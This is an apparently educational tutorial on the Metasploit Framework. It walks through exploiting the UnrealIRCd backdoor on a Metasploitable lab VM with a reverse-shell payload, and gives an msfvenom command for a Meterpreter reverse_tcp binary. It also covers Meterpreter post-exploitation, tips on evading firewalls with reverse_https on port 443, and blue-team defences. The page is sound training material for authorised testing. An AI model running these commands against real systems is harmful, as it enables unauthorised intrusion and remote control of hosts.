Metasploit Framework
If one tool is synonymous with penetration testing, it is the Metasploit Framework. Maintained by Rapid7 as an open-source project, Metasploit bundles a huge library of exploits, payloads, and supporting modules behind a single console, so an authorised tester can move from “this service looks vulnerable” to a working proof of concept in minutes.
Set Up a Legal Lab First
Everything below assumes a target you own or have written permission to test. The safest place to learn is a deliberately vulnerable machine on an isolated virtual network. Follow the Metasploitable VM Setup guide to build one before you run a single command.
Responsible use: running these techniques against systems you do not own is illegal in most jurisdictions and unethical everywhere. Metasploit is a defensive and assessment tool. Keep it on your own lab, a client engagement with a signed scope, or a sanctioned CTF range.
What Metasploit Actually Is
It helps to stop thinking of Metasploit as “a hacking program” and start thinking of it as a modular toolkit. Everything you do is assembled from interchangeable modules:
- Exploits — code that takes advantage of a specific vulnerability to gain access or execution.
- Payloads — what actually runs on the target after the exploit lands (a shell, a Meterpreter session, a single command).
- Auxiliary — scanners, fuzzers, sniffers, and other tools that do not deliver a payload, such as service enumeration or login brute-forcing.
- Post — post-exploitation modules for gathering credentials, pivoting, and enumerating a compromised host.
- Encoders and NOPs — helpers that reshape payload bytes, historically used to dodge simple signature matching.
Because it is open source, the community keeps the module set current with newly disclosed vulnerabilities. Metasploit is the best-known member of a broader category covered in Exploitation Frameworks.
Installing and Launching
Kali Linux and Parrot OS ship with Metasploit pre-installed. On another Debian-based system, install it through your Apt Package Manager using Rapid7’s msfinstall script or your distribution’s package.
Metasploit works best with its PostgreSQL database enabled, which lets it store hosts, services, and loot across a session. Initialise it once:
sudo msfdb init
Then launch the console:
msfconsole
After the ASCII banner you land at the prompt:
msf6 >
Confirm the database is connected — many workflows depend on it:
msf6 > db_status
While graphical front-ends exist, msfconsole is the primary interface and gives you the fullest access to the framework.
The Core Workflow
Nearly every engagement follows the same loop, and the same handful of commands drive it:
| Command | What it does |
|---|---|
search <term> | Find modules by name, CVE, or platform |
use <module> | Select a module to work with |
info | Read the description, options, and references |
show options | List settings and which are required |
set NAME value | Configure an option (setg sets it globally) |
check | Test whether a target is vulnerable without firing |
exploit / run | Launch the module |
The order that matters: reconnaissance, then module selection, then configuration, then execution, then post-exploitation.
Walkthrough: The UnrealIRCd Backdoor
A clean first example is the backdoor that shipped in a trojaned UnrealIRCd 3.2.8.1 release, present on Metasploitable 2 and listening on port 6667. Start with reconnaissance so you are targeting a real, confirmed service rather than guessing — Nmap is the standard choice, and Metasploit can run it directly into its database:
msf6 > db_nmap -sV -p 6667 192.168.56.101
With the service confirmed, select the exploit:
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
Choosing a Payload

The exploit is the vehicle that gets you through the door; the payload is what you carry inside. A reverse shell tells the target to connect back to you, which usually survives outbound-only firewall rules better than a bind shell:
msf6 exploit(unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
Configuring and Firing
Review what the module needs, then point it at the target (RHOSTS) and set your own machine as the callback address (LHOST):
msf6 exploit(unreal_ircd_3281_backdoor) > show options
msf6 exploit(unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.101
msf6 exploit(unreal_ircd_3281_backdoor) > set LHOST 192.168.56.1
msf6 exploit(unreal_ircd_3281_backdoor) > exploit
On success you are dropped into a command shell on the target. This particular backdoor runs as root, but on real engagements you will more often land as a low-privilege user and need to escalate — see Root Access.
Meterpreter and Post-Exploitation
A raw shell is fragile and noisy. Meterpreter is Metasploit’s advanced payload: it runs in memory, speaks an encrypted channel back to you, and exposes rich built-in commands (sysinfo, getuid, download, hashdump, screenshot) without spawning obvious child processes.
If you have a basic shell, background it with Ctrl+Z, list your sessions, and upgrade in place:
msf6 > sessions -l
msf6 > sessions -u 1
Once you interact with the resulting Meterpreter session, help lists everything available. Treat post-exploitation as evidence gathering for your report, not a free-for-all: collect only what your scope authorises.
Building Payloads with msfvenom
Not every engagement gives you a ready-made exploit. msfvenom is the standalone generator for standalone payloads — useful when you have permission to deliver one through a phishing simulation, a USB drop test, or a web upload during an authorised assessment:
msfvenom -p linux/x64/meterpreter/reverse_tcp \
  LHOST=192.168.56.1 LPORT=4444 -f elf -o payload.elf
You then catch the callback with the exploit/multi/handler module configured for the same payload, LHOST, and LPORT.
Defending Against Metasploit
Understanding the offensive tool is only half the value; the point is to close the gaps it finds. From a blue-team perspective:
- Patch and inventory. Nearly every framework exploit targets a known, already-patched flaw. Timely patching and accurate asset inventory remove most of the module list from play.
- Reduce exposure. The UnrealIRCd example was reachable only because an unnecessary service faced the network. Minimise open ports and segment internal networks.
- Detect the payload, not just the exploit. Modern EDR and IDS/IPS flag reverse-shell behaviour, unexpected outbound connections, and in-memory injection. Encoders no longer reliably evade behaviour-based detection.
- Log and alert. Meterpreter’s stealth is relative. Egress monitoring, DNS logging, and alerts on new listening sockets catch a lot.
Common Mistakes That Trip People Up
Most “the exploit ran but nothing happened” moments come down to a handful of predictable errors, not a broken module.
- Pointing LHOST at the wrong interface. This is the number-one killer of reverse shells.
LHOSTis your callback address, not the target’s, and on a machine with several interfaces — a VPN, a host-only adapter, and NAT — you must pick the one the target can actually route back to. On a VirtualBox host-only network that is usually yourvboxnet0address (e.g.192.168.56.1), not your public IP. Runip addrand confirm before you fire. - Mismatched payload and target. A
linux/x64payload against a 32-bit or Windows host lands nothing. Read the module’sinfo, match the architecture and OS, and choose the staged or stageless variant that suits your situation. - msfvenom and the handler disagreeing. The
exploit/multi/handleryou set up to catch a callback must use the exact samePAYLOAD,LHOST, andLPORTyou baked into the binary. One typo and the session never registers. - Fighting the firewall. A bind payload asks you to connect into the target — which an inbound-filtering firewall will drop. Behind NAT, default to a reverse payload; if egress filtering blocks unusual ports, switch to a
reverse_httpspayload on a commonly allowed port such as 443, which also blends into normal web traffic. - Skipping recon and
check. Firing an exploit at a service you never fingerprinted wastes time and makes noise. Confirm the version first, and runcheckwhen the module supports it. setversussetg, and a dead database.RHOSTSclears when you switch modules unless you usedsetg, and ifdb_statusreports disconnected your hosts and loot silently go nowhere.
Prefer to watch the workflow end to end before trying it yourself? See the Metasploit Video Examples. Keep every session scoped, logged, and authorised.